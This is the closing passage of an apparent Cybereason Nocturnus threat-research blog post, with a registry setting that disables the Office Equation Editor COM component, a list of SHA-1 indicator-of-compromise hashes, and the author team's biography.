> [HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Office\Common\COM Compatibility\{0002CE02-0000-0000-C000-000000000046}]

"Compatibility Flags"=dword:00000400

Want to prevent these kinds of attacks?
Read how to create a closed-loop security process with MITRE ATT&CK.

IOCs

Hashes

B4EEF8F14871FB3891C864602AEE75FE2513064A

CD46BD187F35EA782309B373866DEA1B6311FAD9

CA7E8C9AA7F63133BC37958A6AA3A59CFD014465

E23BED29C6D64AD80504331A9E87EB8C8ED59B8A

C61C5E61C6B80878245E2837DF949318A5831D85

48F2C9DC9FA41BAD9D1EA6C01DA034110AA9D4A0

FE1B51FE46BDAD6EA051110AB0D1B788A54331E4

F241F55480D54590D37C64916BC7B595DA7571A0

6B19C85B6A28C2EDCC1784CD3465F6AA665107C3

4FF2175B663750BA0CE9433A85069BA5FD6B78EC

7DA2408369F566BA9DB80DF857E6BFE818BEF525

F1DD50ED248D6EEA5620D59F15A39FB9E7226F27

8C15081B1615144F69A4B1784B43BBB84A79D13B

A45CF65FC4E4D7BC64CBC7CFB02367316881BE87

081D11E4FDECD0CA70E6EF57156C06454EBA02C2

11D04C2AFCA86718D2C8856301D5D55F73B7A344

22C35AEF70D708AA791AFC4FC8097C3C0B6DC0C1

25499BE38A3430DB8AEBA091D051EAC2A7C08133

566154DADB304019A8B035D883C9E32CA95CD64E

5DB5EB3CB52C5503B98DB4883366D52AC8B2FD13

792ECBC513246315306D81464D2A5714B3CD6E34

8212450A90AF9061B1DDE92ED79290225DF022CE

86B5058C89231C691655306E12E1E4640D23ED19

92F2515828C77056AE04696FD207783DFF8F778D

9A2B31B5B9BC99CBA49D64B3EBDDDC7F027FEADD

B7599AF48FC3124BE65856012A7C2DCB18BE579A

FE1B51FE46BDAD6EA051110AB0D1B788A54331E4

About the Author

Cybereason Nocturnus

The Cybereason Nocturnus Team has brought the world's brightest minds from the military, government intelligence, and enterprise security to uncover emerging threats across the globe. They specialize in analyzing new attack methodologies, reverse-engineering malware, and exposing unknown system vulnerabilities. The Cybereason Nocturnus Team was the first to release a vaccination for the 2017 NotPetya and Bad Rabbit cyberattacks.

All Posts by Cybereason Nocturnus